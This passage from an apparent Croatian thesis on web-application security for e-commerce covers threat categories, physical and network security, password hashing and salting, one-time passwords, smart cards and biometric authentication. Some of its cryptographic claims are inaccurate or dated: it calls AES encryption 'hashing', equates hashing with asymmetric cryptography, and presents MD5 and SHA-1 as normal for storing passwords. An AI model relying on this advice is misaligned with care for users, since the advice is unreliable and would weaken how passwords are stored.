Insufficient Process Validation	X	X	
Insufficient Session Expiration	X	X	X
Insufficient Transport Layer Protection	X	X	X
LDAP Injection		X	
Mail Command Injection		X	
Null Byte Injection		X	
OS Commanding		X	
Path Traversal		X	
Predictable Resource Location		X	X
Remote File Inclusion (RFI)		X	X
Routing Detour			X
Server Misconfiguration			X
Session Fixation		X	X
SQL Injection		X	
URL Redirector Abuse	X	X	
XPath Injection		X	
XML Attribute Blowup		X	
XML External Entities		X	
XML Entity Expansion		X	
XML Injection		X	
XQuery Injection		X	

Slika 1. Faze u kojima nastaju slabosti ili preduvjeti za pojedine prijetnje [61]

Iz priložene slike razvidno je kako je većina pogrešaka u razvoju posljedica pogrešaka u implementaciji određenih dizajnerskih zamisli ili pogrešaka u samim alatima kojima se implementiraju pojedine funkcionalnosti. Zbog toga je vrlo važno obratiti pažnju na sve spomenute prijetnje kad se radi o sustavima za podršku elektroničkom poslovanju.

3. Norme i metode za zaštitu web-aplikacija namjenjenih elektroničkom poslovanju

Elektroničko poslovanje se u novije vrijeme veže i s pojmom elektroničkog zdravstva. Obje ove oblasti kao jedan od najvažnijih problema ističu sigurnost sustava koji podržavaju njihovo poslovanje. U prošlosti (a nerjetko i u današnjim IS) je fokus u dizajnu i arhitekturi informacijskih sustava bio povećanje brzine, što više opcija, proširivost, dok se sama sigurnost prepuštala slučaju, odnosno ugrađivali su se jednostavni mehanizmi koji su predstavljani kao vrlo sigurni. Neki napadi nikada nisu otkriveni jer se kao i sigurnosti, nadzor prepuštao slučaju ili se svodio na vrlo neučinkovite mehanizme. U ovome poglavlju bit će predstavljeni najznačajniji sigurnosni principi za zaštitu web-aplikacija, posebice onih koje se bave internetskim bankarstvom.

3.1. Sigurnost web-aplikacija za elektroničko poslovanje

Elektroničko poslovanje predstavlja jedno od najsloženijih područja primjenjenog računarstva jer uključuje mnogo različitih područja koja često, površno gledajući, nemaju nikakvih zajedničkih dodirnih točaka. Međutim, trend koji sve više naglašava interoperabilnost zahtjeva da se u novom dobu sva moguća pažnja usmjeri na sigurnost informacijskih sustava.

Sigurnost informacijskog sustava obuhvaća:

- Autentifikaciju (Authentication)
- Autorizaciju (Authorization)
- Povjerljivost (Confidentiality)
- Integritet podataka (Data/Message integrity)
- Odgovornost (Accountability)
- Raspoloživost (Availability)
- Neporecivost (Non-repudiation)

Međutim, sigurnost informacijskog sustava se ne može definirati ovako jednostavno. Sigurnost kao pojam je kompletan (Holistic), što znači da obuhvaća sljedeća tri područja: fizičku sigurnost, tehnološku sigurnost, te i dobra pravila i procedure. U nastavku će najviše biti govora o tehnološkoj sigurnosti.

3.1.1. Fizička sigurnost

Fizička sigurnost sustava se odnosi na svu elektroničku infrastrukturu koja je vezana za informacijski sustav i pristup navedenoj infrastrukturi. Sva infrastruktura, od poslužitelja, usmjeritelja i druge opreme, treba biti strateški smještena u prostore u kojima se stalno nadzire pristup. Uz to, prostorije trebaju biti zaštićene od poplava, potresa, požara i drugih pojava koje vode do neželjenih posljedica. Poslužitelji na kojima su podatci (a i drugi

poslužitelji) trebaju imati redundantne sustave koji će osigurati dostupnost samog sustava i podataka. Najbolja praksa jest izmiještanje ovakve redundantne opreme na mjesta s nezavisnim modalitetom kvara. Za nadzor pristupa poslužiteljima mogu se koristiti nadzorne kamere, čitači kartica ili sustavi za kontrolu pristupa temeljeni na biometriji. Naravno, potrebno je pripaziti i na unutrašnje curenje podataka, pa je tako potrebno onemogućiti izravno snimanje podataka na prenosive medije s poslužitelja ili je potrebno takve podatke kriptirati. Time će se spriječiti čitanje podataka od strane neovlaštenih osoba, čak i ako su podatci ukradeni.

3.1.2. Tehnološka sigurnost

Tehnološka sigurnost je podijeljena u tri područja: sigurnost aplikacija, sigurnost operacijskog sustava i mrežna sigurnost.

Aplikacijska sigurnost odnosi se na sigurnost samog informacijskog sustava. Ovdje se mogu razmatrati sve slabosti koje su nastale u fazama dizajna i implementacije, znači sve vezane za pogrešnu strukturu sustava do onih vezanih za implementaciju pojedinih funkcionalnosti.

OS sigurnost se odnosi na sigurnosne značajke operacijskog sustava na kojemu je pokretana web-aplikacija za elektroničko poslovanje. Iako su operacijski sustavi možda najkompleksniji u cijelom lancu sigurnosti, za njih se najčešće brinu njihovi proizvođači. Obvezno je stoga redovito instalirati zakrpe operacijskog sustava. Potrebno je i proučiti najčešće pogreške koje se događaju u pojedinim sustavima, te ih pokušati izolirati u odnosu na informacijski sustav.

Mrežna sigurnost se odnosi na osiguranje da mrežom dolaze samo valjani paketi podataka prema informacijskom sustavu (općenitije, prema poslužitelju). Zlonamjerni paketi najčešće sadrže sekvence bitova koji, nakon što su interpretirani od strane poslužitelja ili aplikacije, izazivaju neočekivano ponašanje komponenti sustava. Ovakve disfunkcionalnosti mogu izazvati razne oblike neočekivanih stanja na korisničkim računalima, od toga da rade neispravno, do toga da prikupljaju povjerljive informacije i šalju ih napadaču. Najčešći alati koji sprječavaju dotok neželjenog prometa u mrežu su sigurnosne stijene[7] (Firewall) i sustavi za otkrivanje nedopuštenih upada u mrežu[8] (IDS ili Intrusion Detection Systems).

3.1.3. Pravila i procedure

Važno je odmah napomenuti da je sigurnost informacijskih sustava za elektroničko poslovanje - proces, a ne samo jednokratni implementacijski detalj. Ako je sustav (samo)

[7] Sigurnosna stijena je sigurnosna barijera koja stoji na granici između unutarnje mreže i vanjske mreže - interneta. Firewall kontrolira sav promet iz i u unutarnju mrežu i blokira ga prema željama korisnika. Blokira se nepotrebni promet i ograničava se promet na pojedince ili na protokole, te se tako postiže znatna zaštita unutarnje mreže i njenih resursa. [7]

[8] IDS sustavi nadziru mrežni promet i sumnjive aktivnosti i događaje prijavljuju administratoru ili zapisuju u dnevničke datoteke. U nekim slučajevima ovi sustavi i reagiraju preventivno na sumnjiva ponašanja blokiranjem korisnika ili izvorišne IP adrese (tada se nazivaju IPS - Intrusion Prevention Systems). Postoje različite varijante ovih sustava - jedni uspoređuju pakete s bazom paketa koji sadrže specifičnosti vezane za pojedine prijetnje dok drugi uspoređuju promet sa zadanom osnovicom, primjerice prosječnim protokom podataka, portovima koji se koriste, itd. [8]

fizički i tehnološki potpuno siguran, sigurnost nije potpuna (holistic). Ovaj aspekt sigurnosti odnosi se na pravila i procedure za sve korisnike dotičnog informacijskog sustava. Iako se u literaturi (npr. [11] ili [15]) pod pojmom korisnika misli na zaposlenike i neposredne korisnike (ljude) sustava, potrebno je ovaj pojam proširiti na vanjske korisnike, kao i na druge sustave koji surađuju s dotičnim sustavom. Pravila i procedure se posebno odnose na odavanje tajnih podataka. Većina "dobro osiguranih" sustava je dizajnirana tako da "super administrator" može pristupiti svim korisničkim podatcima, postavljati lozinke i mijenjati korisnička imena. Naravno da je ovakav način pogrešan. Druga stvar je socijalni inženjering - napad kod kojeg se napadač predstavlja (primjerice telefonom) kao super administrator i traži od zaposlenika da mu kaže svoje podatke za autentifikaciju. Zbog navedenih slučajeva potrebno je jasno reći - sustav je siguran samo onda ako se jednim korisničkim podatcima može prijaviti samo jedan entitet (ovdje koristim riječ entitet kao općenitiju od zaposlenik, osoba), stoga sustav mora biti konstruiran tako da ni u kojem slučaju neće nikada biti potrebno da neki od zaposlenika ili drugih korisnika sustava ikome drugom kaže neke podatke kojima se prijavljuje na sustav (koji služe za autentifikaciju i autorizaciju).

3.2. Sedam najvažnijih načela sigurnosti u sustavima za elektroničko poslovanje

3.2.1. Autentifikacija

Autentifikacija je proces provjere nečijeg identiteta. Jedan od najvažnijih postupaka u IS za elektroničko poslovanje jest upravo autentifikacija. Potrebno je prije pristupa bilo kojem dijelu sustava (iako postoje i dijelovi sustava koji ne zahtijevaju provjeru identiteta što znači da korisnici ili drugi sustavi s ovim dijelovima mogu komunicirati anonimno, primjerice pregled proizvoda nekog ponuđača) sa sigurnošću odrediti identitet korisnika. Danas se govori o trima metodama koje se koriste za autentifikaciju: nešto što znaš (something you know), nešto što posjeduješ (something you have) i nešto što jesi (something you are). Ove metode podrazumijevaju unikatnost, tj. jedinstvenost onog što neki entitet zna/posjeduje/jest. Svaka od ovih metoda se pojavljuje u nekoliko različitih oblika, a najčešći princip koji se danas koristi u (ozbiljnim) informacijskim sustavima jest kombinacija dviju tehnika, pa se tako govori o dvorazinskoj autentifikaciji (two-factor authentication). Jasno je da se ovakav pristup koristi zbog što veće učinkovitosti.

3.2.1.1. Autentifikacijska tehnika "nešto što znaš"

Najpoznatija i najraširenija tehnika autentifikacije je autentifikacija zaporkom. Ako korisnik sustavu preda valjanu lozinku, sustav smatra da je autentifikacija uspješna. U poglavlju Napad živom silom - Brute Force (WASC-11) prikazao je kako rješenja s lozinkama mogu statistički dati mnogo ljepšu sliku nego je to u stvarnosti. Stoga je potrebno proučiti standarde i metode za korištenje lozinki.


3.2.1.1.1. Lozinke

Postoje prednosti i nedostatci korištenja lozinki. Najvažnije prednosti su što je ovakav sustav (relativno, primjerice u odnosu na biometrijske) jednostavno implementirati, a i

sami korisnici razumiju ovaj sustav. Nedostatci su što korisnici najčešće ne biraju komplicirane lozinke što znatno olakšava napade, a poseban nedostatak je to što se lozinke koriste više puta, pa napadači imaju mnogo prilika za špijunažu. Potpuno je jasno da se nikada ne smije koristiti sustav koji lozinke pohranjuje (niti prenositi mrežom) u izvornom obliku, ma kako mjesto pohrane bilo sigurno. U nastavku ćemo razraditi koncepte autentifikacijske tehnike kod koje je osnova lozinka

Hashing tehnika - podrazumijeva kriptiranje lozinke. Razlikuju se dvije tehnike.


Prva tehnika radi na principu simetričnih algoritama za kriptiranje, najčešće AES (Advanced Encryption Standard). Pri inicijalnom unosu podataka lozinka se kriptira (ključem) i taj se kriptirani podatak pohranjuje u spremište. Pri logiranju korisnika, unesena lozinka se uspoređuje s dekriptiranom lozinkom iz spremišta. Ako su jednake, autentifikacija je uspješna. Slika 2. prikazuje osnovni princip simetrične kriptografije.



Slika 2. Shema simetričnog kriptiranja


Kod ovoga tipa hashing tehnike koristi se, dakle, prema principima simetrične kriptografije, isti ključ za šifriranje i za dešifriranje. Problematično je to što ako napadač dođe u posjed ključa, može dešifrirati lozinke (naravno, mora uz to imati i pristup spremištu sa šifriranim lozinkama). Ako se ne može izbjeći ova tehnika, potrebno je strateški odrediti smještaj ključa u sustavu - najbolje da bude u nekom drugom, štićenijem sustavu.

Druga tehnika rješava probleme koji se pojavljuju kod opisane, dvosmjerne enkripcije. Radi se o mehanizmu koji omogućuje da se lozinka nikada ne treba dekriptirati. Pri inicijalnom unosu korisničkih podataka pohranjuje se kriptirana lozinka. Kad se korisnik pokušava logirati, unesena lozinka se kriptira, te se uspoređuje s kriptiranim sadržajem u spremištu podataka kako je prikazano na slici 3.



Slika 3. Autentifikacija pomoću nesimetrične kriptografije (hash) [11]

Za ovu metodu najčešće se koriste kriptografske HASH funkcije i to najčešće SHA-1/256/512 ili MD5, pa je prema tomu i dobila ime. Lozinka *p* se "provuče" kroz hash funkciju i kriptirani sadržaj se pohranjuje. Ne postoji način da se iz kriptiranog sadržaja dobije dekriptirani. Hash funkcije za isti ulazni niz daju isti izlazni niz, međutim, nepredvidljivo. Promjena samo jednog znaka u ulaznom nizu rezultira potpuno drukčijim izlazom. Na slici 4. prikazan je princip asimetričnog kriptiranja na kojem se temelji ova metoda za osiguranje autentifikacije korištenjem lozinki.




Slika 4. Koraci u autentifikaciji hashing tehnikom

Korištenjem ovakve jednosmjerne zaštite lozinki, čak i ako napadač dođe u posjed spremišta s podatcima, ne postoji način na koji će moći dekriptirati lozinke (jer su pohranjeni rezultati hash funkcije za koje znamo da se ne mogu rekonstruirati). Naravno, napadač može koristiti tehniku riječnika, tj. generirati hash za određeni skup riječi i usporediti ga s rezultatima u spremištu. Morao bi tada imati izravan pristup spremištu. Ne postoji način da se u potpunosti izbjegne ova vrsta napada (Offline dictionary), ali se može znatno otežati napadaču, i to sljedećom tehnikom.

Salting - tehnika koja uključuje i dodatne informacije u hash lozinke.

Korisničke podatke sada proširujemo nasumično odabranim brojem (salt) kojeg ćemo također pohranjivati u spremište. Proširujemo i hash funkciju i sada je niz znakova koje kriptiramo kombinacija lozinke i salta, tj. *h(lozinka|salt)*. Ovaj rezultat spremamo u spremište. Dakle, sada pamtimo: korisničko ime, h(lozinka|salt) i salt. Posebno je potrebno voditi računa o generiranju salta jer on mora biti kriptografski neodređen

(random), a ne samo statistički neodređen. Na slici 5. prikazana je shema korištenja saltinga.



Slika 5. Autentifikacija uz korištenje hashinga i saltinga [11]

Ovom tehnikom je znatno otežan posao napdaču vezan sa Offline dictionary napad. Ako se ne koristi salt tehnika, napadaču je potrebno samo *n* koraka da otkrije valjanu lozinku (pod pretpostavkom da je riječnik veličine *n* riječi i pod pretpostavkom da je napadač barem jednu lozinku pogodio). Ako se koristi salt tehnika, napadač najprije mora svaki pojam iz riječnika kombinirati sa svim saltima iz ukradenog imenika. Ako ne zna salte, ali zna da imaju *k* znamenki, tada mu je potrebno $2^k n$ hasheva da pogodi korisničku lozinku (pod istim pretpostavkama kao i za slučaj kad se ne koristi salt).

Dodatne tehnike koje doprinose sigurnosti - korištenje lozinki kao jedinog oblika autentifikacije može se znatno unaprijediti i nekim tehnikama koje se odnose na strukturu lozinki, otkrivanje napada ili otežavanje napada.

Snažne lozinke (Strong Passwords)

Konstruiranje snažnih lozinki i edukacija korisnika znatno povećava sigurnost sustava. Razne su varijacije na ovu temu, od toga da lozinke budu što dulje, do toga da sadrže brojeve, slova i druge znakove, pa konačno do stvaranja lozinke pomoću fraze. Primjerice, fraza "**J**a**,** **I**van **I**vić**,** **s**am **r**ođen **u** **Z**agrebu **u** **H**rvatskoj**.**" može dati lozinku (početna slova riječi, zamjena zareza i točke rednim brojem znaka u frazi): `J2II5sruZuH12`.

"Honeypot" lozinke

Ova tehnika se koristi za otkrivanje napada na sustav. Za pretpostaviti je da korisnici nikada neće odabirati imena i lozinke poput "honey", "admin", "test" i slične. Kad se netko pokuša autentificirati koristeći ovakve podatke, jasno je da se radi o napadu, pa se mogu koristiti mehanizmi poput blokiranja IP adrese ili slični.

Filtriranje lozinki (Password Filtering)

Najčešće se dopušta korisnicima definiranje vlastitih podataka za autentifikaciju. Svakako je pri tome nužno odrediti neka pravila za lozinke, odnosno filtrirati ih u odnosu na pripremljeni riječnik, u odnosu na određenu duljinu, zabraniti lozinke koje su iste kao i korisnička imena ili koristiti neki sličan sustav filtriranja.

Izgovorljive lozinke (Pronounceable Passwords)

Kako korisnici često biraju lozinke koje je lako izgovoriti (a najčešće su to riječi iz fonda riječi određenog jezika), često se za generiranje lozinki koriste sustavi koji generiraju izgovorljive lozinke. Sustavi u obzir uzimaju pravila jezika, te tako generiraju kombinacije slova koje se mogu izgovoriti i koje zvuče kao riječi. Primjeri takvih lozinki su: "trophaki", "ledrinaf" i druge.

Starenje lozinki (Aging Passwords)

Ovaj mehanizam određuje trajanje (životni vijek) lozinke. Može se implementirati na različite načine. Može se odrediti da se lozinke nakon određenog vremenskog perioda moraju mijenjati ili se može ograničiti broj autentifikacija koje se mogu obaviti istom lozinkom. Ovaj mehanizam treba implementirati s mnogo pažnje i s valjanim razlogom jer korisnici nisu skloni mijenjanju lozinki i pamćenju novih.

Ograničen broj pokušaja prijavljivanja (Limited Login Attempts)

Često se koristi i ova tehnika u kojoj se nakon određenog fiksnog broja pogrešnih unosa lozinke blokira korisnikov račun. Primjer takve prakse se u nas susreće kod ATM sustava - bankomata.

Umjetna odgoda (Artificial Delays)

Može se koristiti sustav u kojemu se za svaki pogrešan unos lozinke sljedeći unos odgađa za određeno vrijeme.

Posljednje prijavljivanje (Last Login)

Korisniku koji se uspješno autentificira treba se ponuditi podatak o tome kad je bilo posljednje prijavljivanje u sustav, koliko je trajao rad, možda i dati mogućnost detaljnijeg pregleda radnji vezanih za posljednje prijavljivanje, te ako je moguće, ponuditi korisniku jednostavnu prijavu ako sumnja na neovlašteno korištenje njegovih podataka. Treba opet pripaziti s količinom podataka jer se tako napadaču koji se uspije prijaviti može prikazati previše podataka o navikama korisnika (koliko često se prijavljuje na sustav, s kojih IP adresa, koliko dugo je u prosjeku aktivan, itd.).

Autentifikacija slikom (Image Authentication)

Iako još nedovoljno raširena tehnologija, potencijalno nudi dobru zaštitu od phishinga (napadač se predstavlja kao legitiman i otuđuje informacije, primjerice, izradi web stranicu za elektroničko bankarstvo koja izgleda potpuno isto kao i stvarna). Najčešće se radi o tomu da se pri kreiranju korisničkog računa, uz korisničko ime i lozinu, odabire jedna od ponuđenih slika. Pri prijavi u sustav korisnik unosi korisničko ime, a nakon tog mu se pojavljuje slika koju je izabrao pri stvaranju računa. Ako je slika ispravna, korisnik treba unijeti i lozinku. Napadač ne može (ili može vrlo teško) predvidjeti koje slike je unio koji korisnik. Stoga, ako se ne prikaže ispravna slika, ili se ne prikaže uopće, korisnik ne treba nastaviti unos podataka.

Druga je mogućnost da sama lozinka bude sastavljena od sekvence ponuđenih slika. NIST posebno opisuje ovu tehniku za korištenje na ručnim računalima ili drugim sličnim uređajima, a na slici 6. je prikazan primjer ovakvog unosa lozinke.

Slika 6. Unos sekvence slika kao lozinke [22]

3.2.1.1.2. OTP sustavi (One-time Password Systems)

Sustavi jednokratnih lozinki koriste se kako bi se izbjeglo višestruko korištenje iste lozinke i smanjila mogućnost prisluškivanja. Sustav se temelji na jednostavnom principu - svaka prijava u sustav zahtijeva novu lozinku. Lozinke se mogu dati u pisanom obliku ili se mogu koristiti razni uređaji koij će generirati lozinke.

3.2.1.2. Autentifikacijska tehnika "nešto što posjeduješ"

Najčešća tehnika koja se koristi u internetskom bankarstvu je kombinacija tehnike "nešto što znaš" i "nešto što posjeduješ". Postoji nekoliko varijacija ove tehnike koje ćemo proučiti u nastavku.

3.2.1.2.1. OTP uređaji


Postoje razne varijante ovih uređaja, svi rade na principu generiranja jednokratnih lozinki. Neki periodično (npr. svakih 20 minuta) generiraju novu lozinku, dok neki generiraju lozinke algoritamski. U oba slučaja isti mehanizam se nalazi i na poslužitelju, tako da poslužitelj na taj način može provjeriti odgovara li generirana lozinka zadanom algoritmu. Postoje modifikacije uređaja kod kojih je potrebno unijeti i PIN kako bi se generirala lozinka. Ovaj oblik je, naravno, prihvatljiviji.

3.2.1.2.2. Pametne kartice (Smart Cards)

Pametne kartice su još jedna od tehnika autentifikacije. One su po svojoj konstrukciji samouništive. Naravno, ne misli se na fizičko uništenje nego na tehnologiju kojom su "pametni" dijelovi kartice (memorija, mikroprocesor i druge komponente) sjedinjene tako

da ih je nemoguće iskoristiti pojedinačno. Podatke s ovakvih kartice moguće je čitati jedino preko (valjanog) programskog sučelja.

Sami princip autentifikacije temelji se na komunikaciji korisnika i neke vrste čitača kartice. Kartica objavljuje "challenge". Da bi čitač odgovorio na "chellenge" kartica/korisnik kartice mora biti autentificiran. Korisnik tada unosi PIN (može biti i nešto drugo "što korisnik zna") u čitač. Nakon unosa, čitač računa odgovor na "challenge" i šalje ga kartici. Ako je kartica primila ispravan odgovor u odnosu na objavljeni "challenge", smatra se da je korisnik autentificiran i dodjeljuje mu se pravo na korištenje tajnih podataka s kartice. Postoji više vrsta kartica, a najjednostavnija podjela je na kontakte i beskontaktne (prema tome principu dijele se i čitači). Vrste kartica prikazane su na slici 7.



Slika 7. Podjela pametnih kartica [58]

Primjeri kontaktnih (koji ostvaruju fizički kontakt s vanjskim dijelom čipa kartice) i beskontaktnih (koji rade na pricipu radiovalova i antena) čitača prikazani su na slici 8.

Slika 8. Primjer kontaktnih i frekvencijskih čitača pametnih kartica [53]

3.2.1.2.3. ATM kartice (Automatic Teller Machine)


ATM kartice su kartice koje služe za podizanje gotovine na bankomatima. Iako više nisu toliko u upotrebi, važno ih je spomenuti zbog načina na koji se pohranjuju podatci na njih. Podatci na ATM karticama su pohranjeni na magnetnu vrpcu koju je vrlo jednostavno kopirati. Zbog toga se uz ovu karticu najčešće, pri podizanju gotovine s bankomata, koristi kombinacija podataka koji su na kratici (nešto što korisnik posjeduje) i PIN-a (nešto što korisnik zna). Sami sustav autentifikacije može biti učinkovit, međutim, podatci na kartici nisu nikako zaštićeni i napadač koji posjeduje karticu može bez PIN-a ili drugih podataka pročitati sve podatke s kartice (poput broja računa korisnika). Jasno, to mu i dalje nije dovoljno da bi mogao podignuti gotovinu, ali vrlo je jasno da ovakav princip autentifikacije nije više aktualan.

3.2.1.3. Autentifikacijska tehnika "nešto što jesi"

Treća skupina tehnika autentifikacije jest ona kojom se u jednom činu dokazuje da je korisnik stvarno onaj za kojega se predstavlja. Takva se tehnika temelji na nečemu što korisnik "jest". Većina tehnika koje spadaju u ovu kategoriju su biometrijske tehnike kod kojih se mjere pojedine biološke osobine čovjeka. Budući da su dosta nepoznate na našim prostorima, u ovome poglavlju će se obraditi opširnije.

Iako se čini kao vrlo pouzdana tehnika, postoje realni nedostatci koji predstavljaju nerješiv problem kad su u pitanju biometrijske tehnike (primjerice, jednom ukradena računalna reprezentacija/uzorak šarenice se ne može zamijeniti novim ključem - novom šarenicom). Naravno, i ova se tehnika može kombinirati s još jednom, primjerice s "nešto što znam" tehnikom kako bi provjera autentičnosti korisnika bila što učinkovitija.

Tipični biometrijski sustav (za provjeru/dokazivanje autentičnosti) sagrađen je od pet dijelova koji su prikazani i opisani na slici 9.




Slika 9. Shema rada (autentifikacijskog) biometrijskog sustava

3.2.1.3.1. Dinamički potpis (Dynamic Signature)

Dinamički potpis je model biometrijske tehnike provjere autentičnosti korisnika koji analizira specifičnosti rukopisa. Način analize karakteristika ovisi o samom proizvođaču opreme koja prikuplja podatke (neke vrste skenera ili drugih uređaja poput PDA i digitalnih ploča za pisanje). Većina karakteristika koje se analiziraju su dinamičke, poput brzine, ubrzanja, tlaka (pritiska), smjera linija i drugih, i analiziraju se u XYZ koordinatnom sustavu. Ovakav način provjere autentičnost se ne koristi često, iako je vrlo siguran u smislu kopiranja ili repliciranja. Međutim, kako se rukopis s vremenom mijenja, vrlo je upitna učinkovitost ovoga sustava. Tehnika se naziva dinamičkom jer se ne radi o statičnoj slici koja se obrađuje (slika potpisa) nego upravo suprotno, o dinamičkim karakteristikama rukopisa. Na slici 10. prikazan je primjer dinamičkog digitalnog potpisa.

Slika 10. Mjerenje dinamičkih karakteristika potpisa [40]


Slika 11. prikazuje primjer mjerenja karakteristika i usporedbu s pohranjenim uzorkom. X i Y pozicije predstavljaju promjenu u brzini (bijela i žuta) dok crvena predstavlja os Z, tj. promjenu pritiska.



Slika 11. Analiza i usporedba dinamičkih karaktristika rukopisa [40]

3.2.1.3.2. Prepoznavanje lica (Face Recognition)


U prošlosti se prepoznavanje lica svodilo na jednostavne geometrijske karakteristike lica. U današnje vrijeme za prepoznavanje lica se koriste napredni algoritmi koji matematički reprezentiraju karakteristike lica i uspoređuju ih sa spremljenim uzorcima. Postoji nekoliko tehnika/algoritama za prepoznavanje lica, a najpopularniji i najzastupljeniji u literaturi su Principal Components Analysis (PCA), Linear Discriminant Analysis (LDA) i Elastic Bunch Graph Matching (EBGM). PCA i LDA su malo zastarjele tehnike jer ne uzimaju u obzir sve karakteristike, pa se EBGM ističe kao jedna od perspektivnijih tehnologija. Slika 12. prikazuje EBMG metodu - mapiranje karakterističnih točaka.



Slika 12. Mapiranje karakterističnih točaka lica u EBGM metodi [40]

3.2.1.3.3. Prepoznavanje otiska prsta (Fingerprint Recognition)

Otisci prsta se kao tehnika autentifikacije koriste već skoro cijelo stoljeće. Temelji se na načelu jedinstvenosti otisaka prsta, a posebno je prihvatljiva zbog uređene zakonske regulative. Ova prednost je značajna budući da druge biometrijske tehnike imaju kao najizraženiju prepreku nepostojanje ili slabu zakonsku regulativu. U načelu, ova tehnika je vrlo jednostavna - izbočine kože na prstu se prikazuju tamnom bojom, a udubine između njih svijetlom/bijelom bojom. Uzorak izbočina i udubina na prstu je kod svake osobe jedinstven. Postoje dvije općenite tehnike usporedbe: usporedba položaja i smjera spojnica (slika 13.a) i usporedba cjelovitih uzoraka (slika 13.b, uspoređuje se cijela površina s uzorkom u bazi). Usporedba spojnica je češće korištena tehnika. Slika 13. prikazuje razliku između spomenutih tehnologija i prikazuje dijelove otiska koji se mogu analizirati.




Slika 13. Prepoznavanje otiska prsta. a) usporedba spojnica, b) usporedba cijelog otiska [40] i [34]

3.2.1.3.4. Prepoznavanje geometrije ruke (Hand Geometry)

Autentifikacijska tehnika sastoji se od nekoliko bioloških značajki - mjeri se veličina (bolje rečeno geometrija) ruke, a mogu se mjeriti i karakteristične crte na dlanu i otisci svih


prstiju. Ako se svi ovi parametri poklope, sustav smatra da je korisnik autentičan. Ova tehnika je znantno pouzdanija u odnosu na tehniku skeniranja samo jednog otiska prsta. Slika 14. prikazuje primjer uređaja za skeniranje ruke i slike koje se dobiju nakon skeniranja.



Slika 14. Skeniranje i mapiranje geometrije ruke [40]

3.2.1.3.5. Prepoznavanje šarenice (Iris Recognition)


Ova tehnika autentifikacije temelji se na slici koju kamera uslika. Korisnik mora pogledati u određenom smijeru (u smijeru kamere), kamera napravi snimak šarenice (točnije, mišića šarenice) i usporedi ga s onim pohranjenim u sustav. Ako se poklapaju, korisnik je autentičan. Ova tehnika je prema socijološkim istraživanjima prihvatljivija za korisnike od tehnike skeniranja dlana. Važno je napomenuti da se skeniranje šarenice ne provodi lasreskim svjetlom, nego jednostavnom kamerom koja osvijetli šarenicu infracrvenim svjetlom iz blizine i ne prouzročuje nikakve posljedice. Na slici 15. prikazana je shema oka na kojoj se vidi šarenica.



Slika 15. Dijelovi oka - šarenica [40] i [34]

3.2.1.3.6. Prepoznavanje mrežnice (Retina Recognition)


Tehnika slična prethodnoj, a temelji se na specifičnosti krvnih žila mrežnice oka kod svakog čovjeka. Mrežnica se mora skenirati laserski budući da se nalazi sa stražnje strane oka. Uređaji koji skeniraju mrežnicu najčešće ispuste mjehurić zraka te ispale laserski snop (infracrveni) u oko čovjeka. Na slici 16. prikazana je struktrua oka koja prikazuje razliku između tehnika skeniranja šarenice i mrežnice.



Slika 16. Dijelovi oka - mrežnica [40] i [34]

3.2.1.3.7. Prepoznavanje otiska dlana (Palm Print Recognition)


Ova se tehnika temelji na karakterističnim izbočinama i udubinama u koži na dlanu, kao i na karakterističnim crtama na dlanu. U principu se koriste jednaki algoritmi za usporedbu kao i kod tehnike prepoznavanja otiska prsta. Na slici 17. prikazana je karakteristična struktura dlana.



Slika 17. Karakteristična struktura dlana i karakteristične točke otiska dlana [40] i [34]

3.2.1.3.8. Prepoznavanje govornika/glasa (Speaker Recognition)

Prepoznavanje govornika ili glasa je biometrijska tehnika koja koristi glas osobe za provjeru autentičnosti. Često se govori o tehnici "prepoznavanja govora" (speach recognition) koja nije biometrijska - analizira riječi prema načinu izgovora, primjerice prema uobičajenom frekvencijskom rasponu za pojedine glasove i drugim karakterističnim fizikalnim veličinama specifičnim za pojedine glasove pisma. U načelu se u tehnici prepoznavanje govornika analizira kvaliteta, trajanje, intenzitet, dinamika i intonacija signala. Postoje dvije vrste analize: ovisna o izgovorenom tekstu i neovisna o tekstu. Ova se biometrijska tehnika može koristiti primjerice za odobravanje novčanih transakcija s udaljenog mjesta. Na slici 18. prikazana je analiza nekoliko karakteristika glasa.




Slika 18. Analiza karakteristika glasa [40]

3.2.1.3.9. Prepoznavanje vaskularnog uzorka (Vascular Pattern Recognition)

Ovo je najnovija biometrijska tehnika i temelji se na analizi vaskularnog sustava određenog dijela tijela, najčešće ruke, dlana ili prstiju. Prepoznavanje sustava krvnih žila je i najsigurnija i najtrajnija metoda budući da je znanstveno dokazano da se vaskularni sustav ne mijenja kroz godine (u normalnim okolnostima), a jedinstven je kod svake osobe. Za skeniranje se koristi infracveni snop kojeg najčešće isijavaju LED diode. Budući da različite žile imaju različit stupanj refleksije i apsorbcije, reflektirano/absorbirano svijetlo na senzoru stvara sliku koja se kasnije procesuira i od koje se radi uzorak za usporedbu. Sustav je u načelu prihvatljiv ljudima jer ne moraju fizički dodirivati nikakav uređaj. Ova je tehnika još uvijek u fazama testiranja i istraživanja. Na slici 19.a prikazan je proces skeniranja ruke, a slika 19.b prikazuje shemu skeniranja prsta pomoću polja LED dioda i CCD kamere.

CCD (charge-coupled device, uređaj s nabojem) uređaj je silicijski čip čija je površina podijeljena na piksele osjetljive na svjetlost. Kada čestica svjetlosti (foton) pogodi točku na površini, ona registrira naboj koji može biti mjeren. S velikim poljem piksela i visokom osjetljivošću CCD uređaji mogu proizvesti sliku visoke razlučivosti u raznim svjetlosnim uvjetima. CCD kamera koristi ovu tehnologiju za snimanje slika. [12]



Slika 19. Prepoznavanje vaskularnog sustava, a) primjer skeniranog sustava krvnih žila, b) shema rada senzora [40]


3.2.1.4. Vrste autentifikacije i SSL protokol

Osim autentifikacije korisnika sustava (ljudi) postoje i druge vrste autentifikacije. U velikim distribuiranim sustavima zasnovanim na principima računarstva u oblacima, i drugi entiteti

sustava mogu biti subjekti koje je potrebno autentificirati. Radi se zapravo o autentifikaciji među računalima. Možemo razmatrati tri vrste provjere autentičnosti:

- Autentifikaciju klijenta - označava skup akcija kojima poslužitelj utvrđuje identitet klijentskog računala.
- Autentifikacija poslužitelja - označava skup akcija kojima klijentsko računalo utvrđuje identitet poslužitelja.
- Uzajamna autentifikacija - označava skupove akcija kojima klijentsko i poslužiteljsko računalo međusobno utvrđuju identitet drugih strana.

